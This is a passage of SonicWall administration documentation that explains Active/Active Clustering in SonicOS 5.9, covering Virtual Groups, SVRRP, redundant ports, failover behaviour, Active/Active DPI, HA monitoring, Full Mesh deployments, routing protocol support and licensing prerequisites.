An Active/Active Cluster is formed by a collection of Cluster Nodes. A Cluster Node can consist of a:

- Stateful HA pair
- Stateless HA pair
- Single standalone unit

Dynamic state synchronization is only available in a Cluster Node if it is a Stateful HA pair. The traditional SonicWall High Availability protocol or Stateful HA protocol is used for communication within the Cluster Node, between the units in the HA pair.

When a Cluster Node is a Stateful HA pair, Active/Active DPI can be enabled within the Cluster Node for higher performance.

About the Cluster

All devices in the Cluster must be of same product model and be running the same firmware version.

Within the cluster, all units are connected and communicating with each other. For physical connectivity, the designated HA ports of all the units in the cluster must be connected to the same Layer 2 network. For communication between Cluster Nodes, a new protocol called SonicWall Virtual Router Redundancy Protocol (SVRRP) is used. Cluster Node management and monitoring state messages are sent using SVRRP.

All Cluster Nodes share the same configuration, which is synchronized by the Master Node. The Master Node is also responsible for synchronizing firmware to the other nodes in the cluster. The HA port connection is used to synchronize configuration and firmware updates.

Dynamic state is not synchronized across Cluster Nodes, but only within a Cluster Node. When a Cluster Node contains an HA pair, Stateful HA can be enabled within that Cluster Node, with the advantages of dynamic state synchronization and stateful failover as needed. In the event of the failure of an entire Cluster Node, the failover will be stateless. This means that pre-existing network connections must be rebuilt. For example, Telnet and FTP sessions must be re-established and VPN tunnels must be renegotiated.

NOTE: About Failover provides more information about how failover works.

The maximum number of Cluster Nodes in a cluster is currently limited to four. If each Cluster Node is an HA pair, the cluster includes eight firewalls.

Actions Allowed Within the Cluster

The types of administrative actions that are allowed differ based on the state of the firewall in the cluster. All actions are allowed for admin users with appropriate privileges on the active firewall of the Master Node, including all configuration actions. A subset of actions are allowed on the active firewall of Non-Master nodes, and even fewer actions are allowed on firewalls in the standby state.

Administrative Actions for Active Firewalls lists the allowed actions for active firewalls of Non-Master nodes and standby firewalls in the cluster.

Administrative Actions for Active Firewalls

Administrative Action	Active Non-Master	Standby
Read-only actions	Allowed	Allowed
Registration on MySonicWall	Allowed	Allowed
License Synchronization with SonicWall License Manager	Allowed	Allowed
Diagnostic tools in System > Diagnostics	Allowed	Allowed
Packet capture	Allowed	Allowed
HA Synchronize Settings (syncs settings to the HA peer within the node)	Allowed	Not allowed
HA Synchronize Firmware (syncs firmware to the HA peer within the node)	Allowed	Not allowed
Administrative logout of users	Allowed	Not allowed
Authentication tests (such as test LDAP, test RADIUS, test Authentication Agent)	Allowed	Not allowed

About Virtual Groups

Active/Active Clustering also introduces the concept of Virtual Groups. Currently, a maximum of four Virtual Groups are supported.

A Virtual Group is a collection of virtual IP addresses for all the configured interfaces in the cluster configuration (unused/unassigned interfaces do not have virtual IP addresses). When Active/Active Clustering is enabled for the first time, the configured IP addresses for the interfaces on that firewall are converted to virtual IP addresses for Virtual Group 1. Thus, Virtual Group 1 will include virtual IP addresses for X0, X1, and any other interfaces which are configured and assigned to a zone.

A Virtual Group can also be thought of as a logical group of traffic flows within a failover context, in that the logical group of traffic flows can failover from one node to another depending upon the fault conditions encountered. Each Virtual Group has one Cluster Node acting as the owner and one or more Cluster Nodes acting as standby. A Virtual Group is only owned by one Cluster Node at a time, and that node becomes the owner of all the virtual IP addresses associated with that Virtual Group. The owner of Virtual Group 1 is designated as the Master Node, and is responsible for synchronizing configuration and firmware to the other nodes in the cluster. If the owner node for a Virtual Group encounters a fault condition, one of the standby nodes will become the owner.

As part of the configuration for Active/Active Clustering, the serial numbers of other firewalls in the cluster are entered into the SonicOS management interface, and a ranking number for the standby order is assigned to each. When the Active/Active Clustering configuration is applied, up to three additional Virtual Groups are created, corresponding to the additional Cluster Nodes added, but virtual IP addresses are not created for these Virtual Groups. You need to configure these virtual IP addresses on the Network > Interfaces page.

There are two factors in determining Virtual Group ownership (which Cluster Node owns which Virtual Group):

- **Rank of the Cluster Node** – The rank is configured in the SonicOS management interface to specify the priority of each node for taking over the ownership of a Virtual Group.
- **Virtual Group Link Weight of the Cluster Nodes** – This is the number of interfaces in the Virtual Group that are up and have a configured virtual IP address.

When more than two Cluster Nodes are configured in a cluster, these factors determine the Cluster Node that is best able to take ownership of the Virtual Group. In a cluster with two Cluster Nodes, one of which has a fault, naturally the other will take ownership.

SVRRP is used to communicate Virtual Group link status and ownership status to all Cluster Nodes in the cluster.

The owner of Virtual Group 1 is designated as the Master Node. Configuration changes and firmware updates are only allowed on the Master Node, which uses SVRRP to synchronize the configuration and firmware to all the nodes in the cluster. On a particular interface, virtual IP addresses for Virtual Group 1 must be configured before other Virtual Groups can be configured.

Topics:

Load Sharing and Multiple Gateway Support

The traffic for the Virtual Group is processed only by the owner node. A packet arriving on a Virtual Group will leave the firewall on the same Virtual Group. In a typical configuration, each Cluster Node owns a Virtual Group, and therefore processes traffic corresponding to one Virtual Group.

This Virtual Group functionality supports a multiple gateway model with redundancy. In a deployment with two Cluster Nodes, the X0 Virtual Group 1 IP address can be one gateway and the X0 Virtual Group 2 IP address can be another gateway. It is up to the network administrator to determine how the traffic is allocated to each gateway. For example, you could use a smart DHCP server which distributes the gateway allocation to the PCs on the directly connected client network, or you could use policy based routes on a downstream router.

When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off and cannot be enabled. Networks needing a DHCP server can use an external DHCP server which is aware of the multiple gateways, so that the gateway allocation can be distributed.

NOTE: When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off.

Effect on Related Configuration Pages

When Active/Active Clustering is initially enabled, the existing IP addresses for all configured interfaces are automatically converted to virtual IP addresses for Virtual Group 1. When Virtual Group 1 or any Virtual Group is created, default interface objects are created for virtual IP addresses with appropriate names, such as `Virtual Group 1` or `Virtual Group 2`. The same interface can have multiple virtual IP addresses, one for each Virtual Group that is configured. You can view these virtual IP addresses in the **Network > Interfaces** page.

NOTE: All Cluster Nodes in the Active/Active cluster share the same configuration

A virtual MAC address is associated with each virtual IP address on an interface and is generated automatically by Sonic OS. The virtual MAC address is created in the format `00-17-c5-6a-`*XX*`-`*YY*, where *XX* is the interface number such as `03` for port `X3`, and *YY* is the internal group number such as `00` for Virtual Group 1, or `01` for Virtual Group 2.

NOTE: The Active/Active virtual MAC address is different from the High Availability virtual MAC address. The High Availability virtual MAC address functionality is not supported when Active/Active Clustering is enabled.

NAT policies are automatically created for the affected interface objects of each Virtual Group. These NAT policies extend existing NAT policies for particular interfaces to the corresponding virtual interfaces. You can view these NAT policies in the **Network > NAT Policies** page. Additional NAT policies can be configured as needed and can be made specific to a Virtual Group if desired.

After Active/Active Clustering is enabled, you must select the Virtual Group number during configuration when adding a VPN policy.

About SVRRP

For communication between Cluster Nodes in an Active/Active cluster, a new protocol called SonicWall Virtual Router Redundancy Protocol (SVRRP) is used. Cluster Node management and monitoring state messages are sent using SVRRP over the HA port connection.

SVRRP is also used to synchronize configuration changes, firmware updates, and signature updates from the Master Node to all nodes in the cluster. In each Cluster Node, only the active unit processes the SVRRP messages.

In the case of failure of the HA port connection, SVRRP heartbeat messages are sent on the X0 interface. However, while the HA port connection is down, configuration is not synchronized. Firmware or signature updates, changes to policies, and other configuration changes cannot be synchronized to other Cluster Nodes until the HA port connection is fixed.

About Redundant Ports and Redundant Switches

Redundant port capability is provided when Active/Active Clustering is enabled. If one port should have a fault, the traffic is seamlessly handled through the redundant port without causing an HA or Active/Active failover. A **Redundant Port** field in the **Network > Interfaces > Edit Interface** dialog becomes available when Active/Active Clustering is enabled.

When configuring a redundant port, the interface must be unused; that is, not assigned to any zone. The two ports must be physically connected to the same switch, or preferably, to redundant switches in the network.

NOTE: Because all Cluster Nodes shares the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).


While all Cluster Nodes are up and processing traffic normally, redundant ports remain standby and are ready for use if the partner port goes down for any reason. If one Cluster Node goes down, causing an Active/Active failover, the redundant port on the remaining Cluster Node is put to use immediately to handle the traffic for the Virtual Group that was owned by the failed node. This provides load sharing.

For example, say we have a deployment in which Virtual Group 1 is owned by Cluster Node 1 and Virtual Group 2 is owned by Cluster Node 2. The Cluster Nodes are configured with redundant ports, X3 and X4. No traffic is sent on X4 while all nodes are functioning properly. If Cluster Node 2 goes down, Virtual Group 2 is now also owned by Cluster Node 1. At this point, the redundant port X4 begins to be used for load sharing. Virtual Group 1 traffic is sent on X3, while Virtual Group 2 traffic is sent on X4. In a larger deployment, if Cluster Node 1 owns three or four Virtual Groups, traffic is distributed among the redundant ports – traffic for Virtual Groups 1 & 3 is sent on X3, while traffic for Virtual Groups 2 & 4 is sent on X4.

When a redundant switch is configured, SonicWall recommends using a redundant port to connect to it. While it is possible to connect a redundant switch without using a redundant port, this involves complex configuration using probes. A redundant switch can be deployed anywhere in the network depending on the need for high availability. For example, a redundant switch might be deployed on the WAN side if traffic passing through it is business-critical.

Deployment with Redundant Routers, Switches, and Ports shows a deployment that includes redundant routers, switches, and ports on the WAN side, but is not a Full Mesh deployment because the LAN side does not use redundancy.

Deployment with Redundant Routers, Switches, and Ports



Full Mesh is not required when deploying redundant ports or switches, but a Full Mesh deployment includes them. A Full Mesh deployment uses redundant ports on each of the main traffic ports (LAN, WAN, etc.), and uses redundant upstream routers in addition to redundant switches.

For more information about Full Mesh deployment, see About Full Mesh Deployments and the *Active/Active Clustering Full Mesh Deployment Technote*, available on https://support.sonicwall.com/.

About Failover

There are two types of failover that can occur when Active/Active Clustering is enabled:

- **High Availability failover** – Within an HA pair, the secondary unit takes over for the Primary. If Stateful HA is enabled for the pair, the failover occurs without interruption to network connections.
- **Active/Active failover** – If all the units in the owner node for a Virtual Group encounter a fault condition, then the standby node for the Virtual Group takes over the Virtual Group ownership. Active/Active failover transfers ownership of a Virtual Group from one Cluster Node to another. The Cluster Node that becomes the Virtual Group owner also becomes the owner of all the virtual IP addresses associated with the Virtual Group and starts using the corresponding virtual MAC addresses.

  Active/Active failover is stateless, meaning that network connections are reset and VPN tunnels must be renegotiated. Layer 2 broadcasts inform the network devices of the change in topology as the Cluster Node which is the new owner of a Virtual Group generates ARP requests with the virtual MACs for the newly owned virtual IP addresses. This greatly simplifies the failover process as only the connected switches need to update their learning tables. All other network devices continue to use the same virtual MAC addresses and do not need to update their ARP tables, because the mapping between the virtual IP addresses and virtual MAC addresses is not broken.

When both High Availability failover and Active/Active failover are possible, HA failover is given precedence over Active/Active failover for the following reasons:

- HA failover can be stateful, whereas Active/Active failover is stateless.
- The standby firewall in an HA pair is lightly loaded and has resources available for taking over the necessary processing, although it may already be handling DPI traffic if Active/Active DPI is enabled. The alternative Cluster Node might already be processing traffic comparable in amount to the failed unit, and could become overloaded after failover.

Active/Active failover always operates in Active/Active preempt mode. Preempt mode means that, after failover between two Cluster Nodes, the original owner node for the Virtual Group will seize the active role from the standby node after the owner node has been restored to a verified operational state. The original owner will have a higher priority for a Virtual Group due to its higher ranking if all virtual IP interfaces are up and the link weight is the same between the two Cluster Nodes.

NOTE: High Availability preempt mode is not available if Active/Active Clustering is enabled.

In addition to the two types of failover, the following feature provides protection against a single point of failure:

- **Port Redundancy** – Although technically not a failover, a redundant port provides backup by handling all the traffic if its partner has a fault. Port redundancy is available only when Active/Active Clustering is enabled.

About Active/Active DPI

Active/Active Clustering can be enabled with or without enabling Active/Active DPI, just as Active/Active DPI can be enabled with or without enabling Active/Active Clustering. For increased performance in an Active/Active cluster, enabling Active/Active DPI is recommended, as it uses the standby firewall in the HA pair for Deep Packet Inspection (DPI) processing.

To use the Active/Active DPI feature, you must configure an additional interface as the Active/Active DPI Interface. If you choose to make X5 the Active/Active DPI Interface, you must physically connect X5 on the active unit to X5 on the standby unit in the HA pair. Certain packet flows on the active unit are selected and offloaded to the standby unit on the Active/Active DPI Interface. DPI is performed on the standby unit and then the results are returned to the active unit over the same interface. The remaining processing is performed on the active unit.

For additional redundancy, you can connect and configure a second Active/Active DPI Interface on the HA pair. The redundant Active/Active DPI Interface is used for load sharing while offloading DPI traffic. When two Active/Active DPI Interfaces exist, both ports are used for receiving and returning the DPI traffic between the two firewalls on a packet by packet basis (not a session basis), in a round-robin manner.

After enabling Stateful Synchronization on the appliances in the HA pair and connecting and configuring the Active/Active DPI Interface(s), you can enable Active/Active DPI on the High Availability > Settings page.

About High Availability Monitoring

When Active/Active Clustering is enabled, HA monitoring configuration is supported for the HA pair in each Cluster Node. The HA monitoring features are consistent with previous versions. HA monitoring can be configured for both physical/link monitoring and logical/probe monitoring. After logging into the Master Node, monitoring configuration needs to be added on a per Node basis from the High Availability > Monitoring page.

NOTE: The High Availability > Monitoring page applies only to the HA pair that you are logged into, not to the entire cluster.

Physical interface monitoring enables link detection for the monitored interfaces. The link is sensed at the physical layer to determine link viability.

When physical interface monitoring is enabled, with or without logical monitoring enabled, HA failover takes precedence over Active/Active failover. If a link fails or a port is disconnected on the active unit, the standby unit in the HA pair will become active.

NOTE: For interfaces with configured virtual IP addresses, Active/Active physical monitoring is implicit and is used to calculate the Virtual Group Link Weight. Physical monitoring cannot be disabled for these interfaces. This is different from HA monitoring.

Logical monitoring involves configuring the SonicWall to monitor a reliable device on one or more of the connected networks. Failure to periodically communicate with the device by the active unit in the HA pair will

trigger a failover to the standby unit. If neither unit in the HA pair can connect to the device, the problem is assumed to be with the device and no failover will occur.

If both physical monitoring and logical monitoring are disabled, Active/Active failover will occur on link failure or port disconnect.

The Primary and Secondary IP addresses configured on the High Availability > Monitoring page can be configured on LAN or WAN interfaces, and are used for multiple purposes:

- As independent management addresses for each unit, regardless of the Active or Standby status of the unit (supported on all physical interfaces)
- To allow synchronization of licenses between the standby unit and the SonicWall licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring monitoring IP addresses for both units in the HA pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of the monitoring IP addresses. The Primary and Secondary SonicWall security appliance's unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use a virtual LAN IP address as their gateway.

NOTE: When HA Monitoring/Management IP addresses are configured only on WAN interfaces, they need to be configured on all the WAN interfaces for which a Virtual IP address has been configured.

The management IP address of the Secondary unit is used to allow license synchronization with the SonicWall licensing server, which handles licensing on a per-appliance basis (not per-HA pair). Even if the standby unit was already registered on MySonicWall before creating the HA association, you must use the link on the System > Licenses page to connect to the SonicWall server while accessing the Secondary appliance through its management IP address. This allows synchronization of licenses (such as the Active/Active Clustering or the Stateful HA license) between the standby unit and the SonicWall licensing server.

When using logical monitoring, the HA pair will ping the specified Logical Probe IP address target from the Primary as well as from the Secondary SonicWall. The IP address set in the Primary IP Address or Secondary IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as the SonicWalls will assume that the problem is with the target, and not the SonicWalls. But, if one SonicWall can ping the target but the other SonicWall cannot, the HA pair will failover to the SonicWall that can ping the target.

The configuration tasks on the High Availability > Monitoring page are performed on the Primary unit and then are automatically synchronized to the Secondary unit.

About Full Mesh Deployments

Active/Active Clustering Full Mesh configuration is an enhancement to the Active/Active Clustering configuration option and provides the highest level of availability possible with high performance. Full Mesh deployments provide a very high level of availability for the network, because all devices have one or more redundant partners, including routers, switches, and security appliances. Every device is wired twice to the connected devices, so that no single point of failure exists in the entire network. For example, every SonicWall firewall uses redundant ports to connect twice to each networking device.

NOTE: Full Mesh deployments require that Port Redundancy is enabled and implemented.

For more information about Full Mesh deployments, see the *Active/Active Clustering Full Mesh Deployment Technote*, available on https://support.sonicwall.com/.


Topics:

- Example of a 4-unit Full Mesh Deployment
- Example of a 2-unit Full Mesh Deployment

Example of a 4-unit Full Mesh Deployment

Four-Unit Full Mesh Deployment shows a 4-unit Full Mesh deployment.


Four-Unit Full Mesh Deployment



Example of a 2-unit Full Mesh Deployment

You can also configure a Full Mesh deployment using only two firewalls, one per Cluster Node, as shown in Two-Unit Full Mesh Deployment.

Two-Unit Full Mesh Deployment



Platform and Feature Support Information

Topics:

Supported SonicWall Platforms

Active/Active Clustering is available in the SonicOS 5.9 release on the following SonicWall security appliances:

- SonicWall NSA E8500
- SonicWall NSA E8510
- SonicWall NSA E7500
- SonicWall NSA E6500
- SonicWall NSA E5500

Feature Caveats

When Active/Active Clustering is enabled, only static IP addresses can be used on the WAN.

The following features are not supported when Active/Active Clustering is enabled:

- DHCP Server
- L3 Transparent Mode
- L2 Bridging / L2 Transparent Mode
- Dynamic DNS

The following features are only supported on Virtual Group 1:

- SonicWall GVC
- SonicOS SSL VPN
- IP Helper

Backward Compatibility

The Active/Active Clustering feature is not backward compatible. When upgrading to SonicOS 5.9, it is highly recommended that you disable High Availability before exporting the preferences from an HA pair running a previous version of SonicOS.

SonicPoint Compatibility

There are two points to consider when using SonicWall SonicPoints together with Active/Active Clustering:

- SonicPoints only communicate with the Master node for downloading firmware and other aspects of operation.
- SonicPoints need access to an independent DCHP server. SonicPoints require a DHCP server to provide IP addresses to wireless clients, but the embedded SonicOS DHCP server is disabled automatically when Active/Active Clustering is enabled.

WAN Load Balancing Compatibility

When WAN Load Balancing (WLB) is enabled in an Active/Active Cluster, the same WLB interface configuration is used for all nodes in the cluster.

A WAN interface failure can trigger either a WLB failover , an HA pair failover, or an Active/Active failover to another Cluster Node, depending on the following:

- WAN goes down logically due to WLB probe failure – WLB failover
- Physical WAN goes down while Physical Monitoring is enabled – HA pair failover
- Physical WAN goes down while Physical Monitoring is not enabled – Active/Active failover

Routing Topology and Protocol Compatibility

This section describes the current limitations and special requirements for Active/Active Clustering configurations with regard to routing topology and routing protocols.

Topics:

- Layer-2 Bridge Support
- Routing Protocol Support
- Asymmetric Routing Issues In Cluster Configurations

Layer-2 Bridge Support

Layer-2 Bridged interfaces are not supported in a cluster configuration.

Routing Protocol Support

Topics:

- OSPF
- RIP
- BGP

OSPF

OSPF is supported with Active/Active Clustering. When enabled, OSPF runs on the OSPF-enabled interfaces of each active Cluster Node. From a routing perspective, all Cluster Nodes appear as parallel routers, each with the virtual IP address of the Cluster Node's interface. In general, any network advertised by one node will be advertised by all other nodes.

The OSPF router-ID of each Cluster Node must be unique and will be derived from the router-ID configured on the Master node as follows:

- If the user enters **0** or **0.0.0.0** for the router-ID in the OSPF configuration, each node's router-ID will be assigned the node's X0 virtual IP address.
- If the user enters any value other than **0** or **0.0.0.0** for the router-ID, each node will be assigned a router-ID with consecutive values incremented by one for each node. For example, in a 4-node cluster, if the router-ID 10.0.0.1 was configured on the Master node, the router-ID's assigned would be as follows:
    - Node 1: 10.0.0.1
    - Node 2: 10.0.0.2
    - Node 3: 10.0.0.3
    - Node 4: 10.0.0.4

RIP

RIP is supported, and like OSPF, will run on the RIP-enabled interfaces of each Cluster Node. From a routing perspective, all Cluster Nodes will appear as parallel routers with the virtual IP address of the Cluster Node's interface. In general, any network advertised by one node will be advertised by all other nodes.

BGP

BGP is supported in clusters, and will also appear as parallel BGP routers using the virtual IP address of the Cluster Node's interface. As with OSPF and RIP, configuration changes made on the Master node will be applied to all other Cluster Nodes. In the case of BGP, where configuration may only be applied through the CLI, the configuration is distributed when the running configuration is saved with the **write file** CLI command.

Asymmetric Routing Issues In Cluster Configurations

Any network appliance that performs deep packet inspection or stateful firewall activity must "see" all packets associated with a packet flow. This is in contrast to traditional IP routing in which each packet in a flow may technically be forwarded along a different path as long as it arrives at it's intended destination – the intervening routers do not have to see every packet. Today's routers do attempt to forward packets with a consistent next-hop for each packet flow, but this applies only to packets forwarded in one direction. Routers make no attempt to direct return traffic to the originating router. This IP routing behavior presents problems for a firewall cluster because the set of Cluster Nodes all provide a path to the same networks. Routers forwarding packets to networks through the cluster may choose any of the Cluster Nodes as the next-hop. The result is asymmetric routing, in which the flow of packets in one direction go through a node different than that used for the return path. This will cause traffic to be dropped by one or both Cluster Nodes since neither is "seeing" all of the traffic from the flow.

There are two ways to avoid asymmetric routing paths:

1. Engineer all networks and routers connected to the cluster such that packet forwarding will always result in symmetric paths in respect to the virtual IP addresses used in the cluster.
2. Create a full mesh configuration of NAT rules in the cluster so every interface-pair has a NAT rule which replaces the source IP address in the packet with the virtual IP of the egress interface. These rules should be the same as the default rules created between trusted and non-trusted zoned interfaces. When the full mesh NAT rules are in place, the forward and reverse paths of flows transiting the cluster will always flow through the same Cluster Node (or the current owner of the Cluster Node's primary virtual IP addresses).

Active/Active Clustering Prerequisites

This section describes the requirements for registering your SonicWall appliance and licensing the SonicWall High Availability features.

Topics:

- Registering and Licensing Requirements
- Active/Active Clustering Prerequisites

Registering and Licensing Requirements

Topics:

- Registering and Associating Appliances on MySonicWall
- Licensing High Availability Features

Registering and Associating Appliances on MySonicWall

To use Active/Active Clustering, you must register all SonicWall appliances in the cluster on MySonicWall. The two appliances in *each* HA pair must also be associated as HA Primary and HA Secondary on MySonicWall. That is, associate the two appliances in the HA pair for Cluster Node 1, then associate the appliances in the HA pair for Cluster Node 2, and so on for any other Cluster Nodes.

NOTE: The Secondary appliance of the HA pair is referred to as the HA Secondary unit on MySonicWall.

After the appliances are associated as an HA pair, they can share licenses. In addition to High Availability licenses, this includes the SonicOS Enhanced license, the Support subscription, and the security services licenses. The only licenses that are not shareable are for consulting services, such as the SonicWall GMS Preventive Maintenance Service.

It is not required that the Primary and Secondary appliances have the same security services enabled. The security services settings will be automatically updated as part of the initial synchronization of settings. License synchronization is used so that the Secondary appliance can maintain the same level of network protection provided before the failover.

MySonicWall provides several methods of associating the two appliances. You can start by registering a new appliance, and then choosing an already-registered unit to associate it with. Or, you can associate two units that are both already registered. You can also start the process by selecting a registered unit and adding a new appliance with which to associate it.

NOTE: Even if you first register your appliances on MySonicWall, you must individually register both the Primary and the Secondary appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Secondary unit to synchronize with the SonicWall license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

For information about configuring and using the individual management IP address of each appliance, see About High Availability Monitoring and Configuring High Availability Monitoring.

Licensing High Availability Features

NOTE: For generic HA licensing requirements, see Licensing.

Active/Active Clustering, Stateful Synchronization, and Active/Active DPI licenses are included on registered SonicWall NSA E-Class appliances. Because Active/Active Clustering is supported only on E-Class appliances, you do not need to purchase any additional licenses to use these High Availability features in SonicOS 5.9.

NOTE: Active/Active Clustering and Stateful Synchronization licenses must be activated on each appliance, either by registering the unit on MySonicWall from the SonicOS management interface, or by applying the license keyset to each unit if Internet access is not available.

You can view system licenses on the System > Licenses page of the management interface. This page also provides a way to log into MySonicWall.

When the SonicWall security appliances in the Active/Active cluster have Internet access, each appliance in the cluster must be individually registered from the SonicOS management interface while you are logged on the individual management IP address of each appliance. This allows the Secondary units to synchronize with the SonicWall licensing server and share licenses with the associated Primary appliances in each HA pair.

There is also a way to synchronize licenses for an HA pair whose appliances do not have Internet access. When live communication with SonicWall's licensing server is not permitted due to network policy, you can use license keysets to manually apply security services licenses to your appliances. When you register a SonicWall security appliance on MySonicWall, a license keyset is generated for the appliance. If you add a new security service license, the keyset is updated. However, until you apply the licenses to the appliance, it cannot perform the licensed services.

NOTE: In a High Availability deployment without Internet connectivity, you must apply the license keyset to both of the appliances in the HA pair.

To apply licenses to an appliance, you can use one of the procedures found in Activating, Upgrading, or Renewing Services.

Active/Active Clustering Prerequisites

NOTE: In addition to the requirements described in this section, ensure that you have completed the prerequisites described in Active/Standby and Active/Active DPI Prerequisites.

For Active/Active Clustering, additional physical connections are required:

- **Active/Active Cluster Link**—Each Active/Active cluster link must be a 1GB interface

Active/Active Clustering configuration can include configuring Virtual Group IDs and redundant ports. Procedures are provided in this section for both of these tasks within High Availability > Settings.

Topics:

- Connecting the HA Ports for Active/Active Clustering
- Connecting Redundant Port Interfaces

Connecting the HA Ports for Active/Active Clustering

For Active/Active Clustering, you must physically connect the designated HA ports of all units in the Active/Active cluster to the same Layer 2 network.

SonicWall recommends connecting all designated HA ports to the same Layer 2 switch. You can use a dedicated switch or simply use some ports on an existing switch in your internal network. All of these switch ports must be configured to allow Layer 2 traffic to flow freely amongst them.

For a two-unit Active/Active cluster deployment, where the two Cluster Nodes each have only a single appliance, you can connect the HA ports directly to each other using a cross-over cable. No switch is necessary in this case.

The SonicWall Virtual Router Redundancy Protocol (SVRRP) uses this HA port connection to send Cluster Node management and monitoring state messages. SVRRP management messages are initiated on the Master Node, and monitoring information is communicated from every appliance in the cluster.

The HA port connection is also used to synchronize configuration from the Master Node to the other Cluster Nodes in the deployment. This includes firmware or signature upgrades, policies for VPN and NAT, and other configuration.

Connecting Redundant Port Interfaces

You can assign an unused physical interface as a redundant port to a configured physical interface called the “primary interface”. On each Cluster Node, each primary and redundant port pair must be physically connected to the same switch, or preferably, to redundant switches in the network.

NOTE: Because all Cluster Nodes share the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).

